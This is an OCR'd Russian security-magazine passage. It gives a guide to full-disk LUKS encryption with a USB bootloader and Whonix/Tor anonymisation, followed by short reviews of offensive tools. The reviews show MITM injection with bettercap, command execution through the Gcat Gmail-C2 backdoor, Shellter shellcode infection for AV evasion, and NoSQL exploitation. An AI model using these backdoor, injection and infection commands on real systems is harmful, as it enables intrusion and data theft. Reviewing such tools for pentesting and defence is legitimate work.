В наше время только ленивый не защищает свои личные данные и не печется о своей приватности. Но мало кто использует для этого полнодисковое шифрование, из-за чего вся защита легко снимается при наличии физического доступа к компьютеру. Сегодня мы разберемся, как можно зашифровать весь жесткий диск, включая загрузчик, оставив себе возможность быстрого уничтожения данных без физического доступа к ним.

Также мы с тобой рассмотрим, как защитить и анонимизировать сетевой трафик. Про Tor слышали практически все, многие даже использовали его как прокси для отдельных приложений; мы же посмотрим, как эффективно пользоваться им для полной анонимизации целой операционной системы.

ТРЕБОВАНИЯ К СИСТЕМЕ

Начнем мы наш рассказ с шифрования. Для начала давай сформулируем основные требования к системе, то есть что бы хотелось получить на выходе. Будем считать, что хорошая криптосистема должна шифровать абсолютно всё содержимое жесткого диска так, чтобы его содержимое нельзя было отличить от случайных данных. Загрузчик системы должен состоять из двух частей и находиться на флешке или другом сьёмном носителе. Первая, незащищенная часть, по паролю расшифровывает вторую, в которой находится ядро системы и ключи от жесткого диска. Система должна допускать быструю смену ключей и паролей без потери данных, а работа с разделами должна быть такой же, как и обычно.

АЛГОРИТМ РАБОТЫ

С требованиями определились. Теперь давай подумаем о том, как будем этого добиваться. Итак, наша схема будет работать следующим образом:

- при включении компьютера мы вставляем в него флешку,
- она запускает загрузчик,
- мы вводим пароль,
- после загрузки ОС флешка вынимается,
- дальше работа с компьютером идёт как обычно.

В то время как обычные средства шифрования защищают только домашний раздел или оставляют загрузчик на жестком диске — наша схема делает выклю-

ченный компьютер практически неуязвимым к снятию информации и протроянированию компонентов системы, а для уничтожения всех данных на нём достаточно просто уничтожить флешку. Когда компьютер включен, ключи от диска находятся в оперативной памяти, поэтому для надёжной защиты от cold-boot атак необходимо использовать пароль на BIOS/UEFI и входить в режим гибернации, если нет возможности контролировать доступ к компьютеру.

ПОДГОТОВКА ДИСКА

Ну а теперь перейдем непосредственно к действиям.
Для осуществления задуманного нам понадобятся:

1. Live-DVD с любым дистрибутивом Linux (все команды в статье даны для Debian/Ubuntu);
2. Любая свободная флешка размером более 128 Мб;
3. Прямые руки.

Если ты хочешь защитить уже существующую систему, а не ставить новую, необходимо сначала сделать её полный бэкап.

Для начала нам нужно загрузиться с Live-DVD и определиться с носителями, на которые будем ставить систему. В нашем примере мы работаем с дистрибутивом Debian, а наши носители — жесткий диск **/dev/sda** и флеш-карта **/dev/sdb**. После загрузки нам необходимо открыть консоль с правами root и установить необходимые программы — полнодисковое шифрование **cryptsetup** и загрузчик **grub2**:

```
apt-get install cryptsetup grub2
```

Если на жестком диске была какая-то незашифрованная информация, его необходимо полностью перезаписать случайными данными. Для этого сначала определим его размер в байтах:

```
fdisk -l /dev/sda
```

А затем затрем диск случайными данными:

```
openssl rand $размер_в_байтах | dd of=/dev/sda bs=512K
```

Теперь нам необходимо сгенерировать ключ шифрования и положить его в **/root/key**:

```
dd if=/dev/random of=/root/key bs=1 count=32
```

Итак, форматируем жесткий диск:

```
cryptsetup luksFormat /dev/sda key
```

В начале диска, зашифрованного LUKS, есть заголовок, в котором перечислены методы шифрования и зашифрованные ключи. Чтобы содержимое диска выглядело как случайные данные, мы забэкапим и затрём этот заголовок:

```
cryptsetup luksHeaderBackup /dev/sda --header-backup-file ↵
    /root/header.luks
dd if=/dev/urandom of=/dev/sda bs=1 count=1052672
```

Открываем наш зашифрованный диск:

```
cryptsetup -d=key --header=header.luks luksOpen /dev/sda rootfs
```

Далее с **/dev/mapper/rootfs** можно работать как с обычным жестким диском. При необходимости можно использовать RAID, LVM и даже создать swap-раздел.

Устанавливаем систему или копируем защищаемую:

```
mkdir /mnt/root
mkfs.ext4 /dev/mapper/rootfs
mount /dev/mapper/rootfs /mnt/root
```

УСТАНОВКА СИСТЕМЫ

В рамках статьи мы будем устанавливать Debian Jessie с помощью debootstrap, утилиты для развёртывания базовой debian-based системы в папке другой системы (а скопировать уже существующую систему можно rsync-ом):

```
apt-get install debootstrap
debootstrap --arch amd64 jessie /mnt/root ↵
    http://http.debian.net/debian
```

Теперь chroot-имся в неё, ставим необходимый софт и настраиваем initramfs:

```
chroot /mnt/root
apt-get install vim locales linux-image-3.16.0-4-amd64 cryptsetup
cp /usr/share/initramfs-tools/hooks/cryptroot ↵
   /etc/initramfs-tools/hooks
```

```
CRYPTSETUP=y update-initramfs -k all -u
```

Обязательно нужно установить пароль на систему, если она новая:

```
passwd
```

НАСТРОЙКА СИСТЕМЫ

Так как теперь корневая ФС системы при загрузке теперь будет находиться в **/dev/mapper/rootfs**, надо поправить информацию о файловых системах в **fstab**:

```
vim /etc/fstab
/dev/mapper/rootfs / ext4 errors=remount-ro 0 1
```

Следующим шагом выходим из chroot и делаем копию **initrd**:

```
cp /mnt/rootfs/boot/initrd-(текущая версия) /tmp/initrd
mkdir /tmp/newinitrd
cd /tmp/newinitrd
```

Распаковываем его:

```
zcat ../initrd | cpio -idv
```

И подправляем скрипты, запускаемые при загрузке системы до монтирования основных файловых систем. В файле **./scripts/local-top/ORDER** необходимо заменить **cryptroot** на **crypto**. Содержимое файла **./scripts/local-top/crypto** нужно заменить на скрипт, открывающий наш полностью зашифрованный диск:

```
prereqs()
{
  echo “$PREREQ”
}
case $1 in
prereqs)
prereqs
exit 0
;;
esac
```

```
modprobe -b dm_crypt
modprobe -b aes_generic
modprobe -b sha256
/sbin/cryptsetup -d=/etc/key --header=/etc/header.luks \
luksOpen /dev/disk/by-id/$DISK_ID$ rootfs
```

$DISK_ID можно узнать, используя **ls -l /dev/disk/by-id/ | grep sda**. После этого делаем скрипт исполняемым:

```
chmod +x ./scripts/local-top/crypto
```

Затем кладём в **initrd** ключ и заголовок тома:

```
cp /root/key /mnt/rootfs/initrd/etc/key
cp /root/header.luks /mnt/rootfs/initrd/header.luks
```

Собираем получившийся **initrd** и кладём его в папку **/root**:

```
find . | cpio -H newc -o > ../initrd
cd ..
gzip initrd
mv initrd.gz /root/initrd
```

ПОДГОТОВЛИВАЕМ ФЛЕШКУ

Пришло время заняться флешкой, без которой наш зашифрованный диск будет представлять собой несвязанный набор байт. Начинаем с ее разметки:

```
parted
(parted) select /dev/sdb
(parted) mklabel msdos
(parted) mkpart primary 5 100 # Раздел с любой файловой системой
(parted) mkpart primary 100 200 # с initrd и ядром, защищен luks
(parted) mkpart primary 200 250 # с grub
```

Теперь шифруем раздел и устаналиваем на него пароль (как ты помнишь, мы разбиваем флешку на два раздела):

```
cryptsetup luksFormat /dev/sdb2
```

Остается настроить загрузчик. Для этого открываем **/etc/default/grub** и до-

бавляем в конец файла строку **GRUB_ENABLE_CRYPTODISK=1**. После этого форматируем раздел под загрузчик:

```
mkfs.ext2 /dev/sdb3
```

И монтируем его:

```
mkdir /mnt/grub
mount /dev/sdb3 /mnt/grub
```

Устанавливаем GRUB на флеш-карту. Значение **--target** следует выбрать в зависимости от параметров твоего компьютера. Наиболее универсальный вариант — **i386-pc**:

```
grub-install --target=i386-pc --root-directory /mnt/grub/ /dev/sdb
```

Теперь создадим файл конфигурации **/mnt/grub/grub.cfg**:

```
set timeout=5
set default=0
menuentry “Linux” {
  insmod cryptodisk
  insmod luks
  cryptomount hd0,msdos2
  set root=(crypto0)
  linux /vmlinuz root=/dev/mapper/rootfs ro quiet
  initrd /initrd
}
```

Загрузчик системы теперь выглядит так

В этом файле мы задаем одну строку меню «Linux», при запуске которой после ввода пароля открывается зашифрованный раздел флешки с ядром системы и ключами от жесткого диска.


Ввод пароля от флешки

После этого открываем защищенный раздел на флешке:

```
cryptsetup luksOpen /dev/sdb2 cryptboot
```

Форматируем его и монтируем:

```
mkfs.ext2 /dev/mapper/cryptboot
mkdir /mnt/cryptboot
mount /dev/mapper/cryptboot /mnt/cryptboot
```



Hex-дамп заголовка диска и флешки

После чего копируем в него ядро и **initrd**:

```
cp /root/initrd /mnt/cryptboot/initrd
cp /mnt/rootfs/boot/vmlinuz-(твоя версия) /mnt/cryptboot/vmlinuz
sync
```

Всё готово!

Размонтируем диски и перезагружаемся:

```
umount /mnt/*
cryptsetup luksClose /dev/mapper/cryptboot
cryptsetup luksClose /dev/mapper/rootfs
sync
shutdown -r now
```

АНОНИМИЗАЦИЯ ОС

С шифрованием разобрались. Теперь пришло время поговорить об анонимизации системы.

Во многих случаях (например, при анализе вредоносного программного обеспечения) необходимо изолировать всю операционную систему и анонимизировать её трафик таким образом, чтобы никакие действия в ней не привели к раскрытию нашего ip-адреса или утере важных данных. Для этого воспользуемся схемой на основе связки Whonix (виртуальной машины, выступающей в качестве шлюза, перенаправляющего трафик в Tor) и любой другой виртуальной машины.

НАСТРОЙКА

По шагам:

- Скачиваем Virtualbox, Whonix Gateway и Kali;
- Проверяем ova-файл, устанавливаем и обновляем Whonix по инструкции на сайте;
- Для отключения графического интерфейса — выделяем виртуальной машине 120 Мб оперативной памяти;
- Затем проверяем файл с образом диска Kali и создаём под него новую виртуальную машину;
- В настройках сетевого адаптера VM выбираем внутреннюю сеть whonix;
- Включаем систему;
- Настраиваем сеть вручную или с помощью Network Manager-a:
  - **ip 10.152.152.11**

- шлюз 10.152.152.10
- dns-сервер 10.152.152.10

Перед началом работы необходимо убедиться, что сеть работает нормально, и только потом обновить ОС и установить все необходимые приложения. Разумеется, не отключая Tor. При этом ни в коем случае нельзя устанавливать Guest Additions, так как они синхронизируют время на реальной и виртуальной машине, расшаривают буфер обмена, могут получить доступ к микрофону и вообще содержат в себе довольно много потенциально опасной функциональности.

Кстати говоря, в нашем случае для усложения отслеживания лучше использовать Tor Browser с правами обычного пользователя, так как стандартный браузер Kali довольно редок и запускается от рута. Для этого устанавливаем sux, который позволит нам запускать графические приложения от имени другого пользователя:

```
wget http://ftp.us.debian.org/debian/pool/main/s/sux/sux_1.0.1-6_all.deb
dpkg -i sux_1.0.1-6_all.deb
```

Скачиваем браузер с официальной страницы проекта. Опять же на всякий случай проверяем целостность скачанного файла (по данной инструкции). Затем создаём пользователя torbrowser, логинимся в него через **su** и распаковываем архив с правами этого пользователя:

```
tar xf tor-browser-linux64-4.5.3_en-US.tar.xz
```

Далее отключаем в нём Tor, так как весь трафик уже анонимизируется на виртуальной машине с Whonix, а Tor через Tor - это вредно и очень медленно. Как это сделать, можно посмотреть тут. Ну и, наконец, запускаем torbrowser:

```
sux torbrowser tor-browser_en-US/Browser/start-tor-browser
```

Настройка ssh и sshfs для включенной машины

Для подключения к гостевой машине через ssh нужно сначала подключиться к Whonix-Gateway, пробросив порт, а потом из Whonix-Gateway подключиться к ssh-серверу, запущенному на Kali. Аналогичным способом можно получить доступ к файлам на Kali с помощью двойного sshfs.

После этого необходимо создать снимок, из которого можно будет загружаться перед каждым сеансом работы, зная, что на компьютере не осталось никаких материалов от предыдущего. Для ещё более надежной защиты от фингерпринтинга можно каждый раз устанавливать и настраивать эти виртуальные машины заново.

ВО ВРЕМЯ РАБОТЫ

Перед запуском Whonix Gateway и Kali рекомендую включить VPN и поставить на закачку несколько произвольных торрентов с большим количеством сидов — например, с популярными дистрибутивами Linux-а. Это сильно затруднит проведение атак, основанных на статистическом анализе трафика. Кроме того, чтобы избежать случайной утечки информации, желательно закрыть все посторонние программы.

Сам же порядок запуска такой: сначала запускаем Whonix, дожидаемся завершения первичной настройки и затем запускаем Kali. При необходимости — перед запуском Kali восстанавливаем её чистый снимок. По окончании работы необходимо, в обратном порядке, выключить сначала виртуальную машину с Kali, затем Whonix.

TIPS & TRICKS

Ну а теперь приведем несколько советов, которые обязательно пригодятся тебе в будущем.

Совет 1. Чтобы сменить цепочку Tor-серверов и выходную ноду, необходимо запустить в консоли Whonix Gateway утилиту **arm** и нажать клавишу «n».

Совет 2. Для безопасного обмена данными с выключенной виртуальной машиной можно монтировать её диски с помощью **vdfuse**:

```
sudo apt-get install vdfuse (для других дистрибутивов может быть иное)
sudo vdfuse -t VMDK -f /path/Kali-Linux.vmdk /mnt/mountpoint1
sudo mount /mnt/mountpoint1/Partition /mnt/mountpoint2
```

Совет 3. При подключении по ssh из реальной машины можно использовать **tmux** для одновременной работы с терминалом изнутри и снаружи VM. Для этого необходимо запустить **tmux** в Kali, подключиться к ней по ssh и выполнить **tmux a**. Можно также смонтировать папки виртуальной машины с помощью sshfs:

```
sshfs root/user@VM:/ /mnt/mountpoint
```

Совет 4. Для приватной анонимной связи и передачи файлов я рекомендую **torchat**. Его стоит запускать в основной системе, чтобы предотвратить сце-

нарий Tor-over-Tor, утечку и потерю данных. Для связи с группой лиц можно использовать свои irc- или jabber-серверы в качестве onion-ресурсов: рекомендуемый клиент — Pidgin, система криптографической защиты чатов — **otr**.
Совет 5. В случае если необходимо анонимно работать с не-TCP-шными протоколами, можно воспользоваться VPN (желательно — не требующей регистрации). Для этого обычно нужно скачать соответствующий конфигурационный файл и использовать команду **sudo openvpn config.ovpn**.

МЕРЫ ПРЕДОСТОРОЖНОСТИ

Хотя рассмотренная схема и гарантирует защиту от утечки ip-адреса из виртуальной машины, для настоящей анонимности необходимо соблюдать следующие правила:

- Нельзя подключаться к своим ресурсам;
- Нельзя заходить в аккаунты, которые использовались тобой без Tor-a;
- Нужно помнить, что все нешифрованные данные могут перехватываться exit nod-ой;
- Нельзя допускать прохождение трафика Tor-a через Tor, так ноды двух цепочек могут случайно совпасть, тем самым сокращая эффективную длину цепочки вплоть до 1 машины;
- При передаче файлов нужно защищать их криптографическими и стеганографическими методами, используя утилиты gpg и steghide, и анонимизировать их метаданные, например, с помощью **mat** (Metadata Anonymisation Toolkit).

ИТОГО

Ну вот и все, чем я хотел поделиться с тобой сегодня. Надеюсь, данная небольшая статья-инструкция поможет тебе защитить свои данные и личную жизнь от чужих глаз. Удачи и до новых встреч!


Дмитрий «D1g1» Евдокимов,
Digital Security
@evdokimovds

X-TOOLS

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ

WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!



Автор:
Francis Alexander

URL:
github.com/torque59/Nosql-Exploitation-Framework

Система:
Linux

NOSQL EXPLOITATION FRAMEWORK

NoSQL базы данных все чаще и чаще начинают использоваться и, соответственно, встречаться и на пентестах. В связи с чем не стоит проходить мимо них, а нужно обращать на них внимание и пытаться поднять привилегии через их недостатки или уязвимости. При том что и инструменты уже есть.

NoSQL Exploitation Framework — инструмент, сфокусированный на сканировании и эксплуатации NoSQL баз данных. На данный момент присутствует поддержка Mongo, CouchDB, Redis, H-Base, Cassandra, но планируется и дальнейшее расширение поддерживаемых баз данных.

Возможности:


- энумерация NoSQL баз данных;
- дамп NoSQL баз данных;
- поддержка NoSQL Web Apps;
- набор payload'ов для JS injection, Web application Enumeration;
- атака по словарю;
- запрос в поисковике Shodan;

При этом присутствует мультипоточное сканирование по списку IP-адресов. Установка чрезвычайно проста:

```
$ sudo apt-get install python-setuptools
$ pip install -r requirements.txt
$ nosqlframework.py -h
```

Та́к же несложен инструмент и в использовании:

```
$ nosqlframework.py -ip localhost -scan
```



Автор:
Simone Margaritelli

URL:
www.bettercap.org

Система:
Linux

BETTERCAP

Если тебе надоело носить с собой десяток инструментов для проведения атаки man-in-the-middle и расстраиваться из-за нестабильности и сложности ettercap, то встречай новый инструмент с нескромным названием bettercap.

Bettercap — это легко расширяемый модульный портативный инструмент и фреймворк для MITM-атак на Ruby со всевозможными диагностическими и атакующими функциями, какие только могут пригодиться для атаки «человек посередине». Можно атаковать как всю сеть, так и определенные машины.

Встроенный снифер и диссектор на сегодня способен из коробки собирать:


- информацию о посещенных URL;
- о посещенных HTTPS-хостах;
- данные HTTP POST-запросов;
- HTTP Basic и Digest аутентификации;
- аутентификационные данные от FTP, IRC, POP, IMAP, SMTP, NTLMv1/v2 (HTTP, SMB, LDAP и так далее).

Пример HTTPS proxy с пользовательским pem-сертификатом:

```
$ sudo bettercap --proxy-https --proxy-pem ↵
    ./mycert.pem
```

При желании можно очень просто поднять без каких-либо заморочек свой собственный HTTP-сервер. Пример поднятия своего HTTP-сервера с модулем инъекции данных:

```
$ sudo bettercap --httpd ↵
    --http-path=/path/to/your/js/file/ ↵
    --proxy --proxy-module=inject.rb
```



Автор:
Greg Foss

URL:
github.com/gfoss/PSRecon/

Система:
Windows

PSRECON

Язык PowerShell становится все популярнее и популярнее для решения задач информационной безопасности на Windows-системах: как заражения и кражи данных, так и их защиты.

PSRecon — это сборщик данных с удаленных Windows-систем с использованием PowerShell (v2 и более поздних). Инструмент организует все данные по директориям, хешам и другим системным свойствам, а затем рассылает информацию по почте или по шаре команде безопасности. Как, я думаю, ты уже понял, данный инструмент интересен в первую очередь внутренней команде безопасности компании для реагирования на инциденты.


Пример запуска скрипта на удаленной машине:

```
PS C:\> .\psrecon.ps1 -remote ↵
    -target [computer]
```

Основные сценарии использования:

1. Базовое реагирование на инцидент.
2. Интеграция с SIEM-решением.
3. Удаленное извлечение данных и включение карантина на системе.

При этом PSRecon никаким образом не модифицирует систему и не оставляет собственных логов. Конечно, при всем при этом стоит помнить, что на машинах должно быть разрешено выполнение PowerShell-скриптов.



Автор:
byt3bl33d3r

URL:
github.com/byt3bl33d3r/gcat

Система:
Windows/Linux

GCAT

Gcat — скрытный backdoor на Python, использующий Gmail в качестве C&C (command and control) сервера.

Для его работы требуется аккаунт на Gmail и включенная опция Allow less secure apps в настройках аккаунта.

Сам репозиторий содержит два файла:

- gcat.py — скрипт для перечисления доступных клиентов и передачи им команд;
- implant.py — непосредственно сам backdoor.

Там и там достаточно подправить переменные gmail_user и gmail_pwd.

Доступные команды на клиенте:

выполнить команду;

- скачать файл с зараженной системы;
- выполнить отправленный шелл-код;
- получить скриншот;
- заблокировать экран клиента;
- запустить keylogger;
- остановить keylogger.

Пример запуска команды на клиенте:


```
# python gcat.py ↵
    -id 90b2cd83-cb36-52de-84ee-99db6ff41a11 ↵
    -cmd 'ipconfig /all'
[*] Command sent successfully with jobid: SH3C4gv
```

А затем просим результат для соответствующего ID и JobID:

```
# python gcat.py ↵
    -id 90b2cd83-cb36-52de-84ee-99db6ff41a11 ↵
```

```
   -jobid SH3C4gv
DATE: ‘Tue, 09 Jun 2015 06:51:44 -0700 (PDT)’
JOBID: SH3C4gv
FG WINDOW: ‘Command Prompt - C:\Python27\python.exe implant.py’
CMD: ‘ipconfig /all’
```

А если тебе еще чего-то не хватает, то это можно с легкостью дописать.



Автор:
kyREcon

URL:
www.shellterproject.com

Система:
Windows


SHELLTER

Shellter — это инструмент для динамической инъекции шелл-кода и, возможно, первый динамический инфектор PE-файлов, когда-либо созданный. Он может быть использован для того, чтобы инжектировать шелл-код в любое 32-битное (пока что поддерживается только оно) нативное Windows-приложение. Шелл-код может быть как собственный, так, например, и сгенерированный с помощью того же Metasploit. Для своей работы Shellter использует уникальные динамические подходы, которые основываются на потоке выполнения целевой программы. Для этого он запускает, трассирует программу и выбирает наиболее подходящие места для инжекта.

Особенности:

- совместимость с Windows (XP SP3 и выше) и Wine/CrossOver для Linux/Mac;
- не требует установки;
- заражение PE несколькими шелл-кодами;
- поддержка Reflective DLL loaders;
- встроенные Metasploit Payloads;
- polymorphic-движок;
- использует Dynamic Thread Context информацию для усложнения статического анализа;
- дизассемблирование и отображение доступных точек для инжекта.

Так что в арсенале обхода AV пополнение.



Автор:
Ionut Popescu

URL:
github.com/NytroRST/NetRipper

Система:
Linux

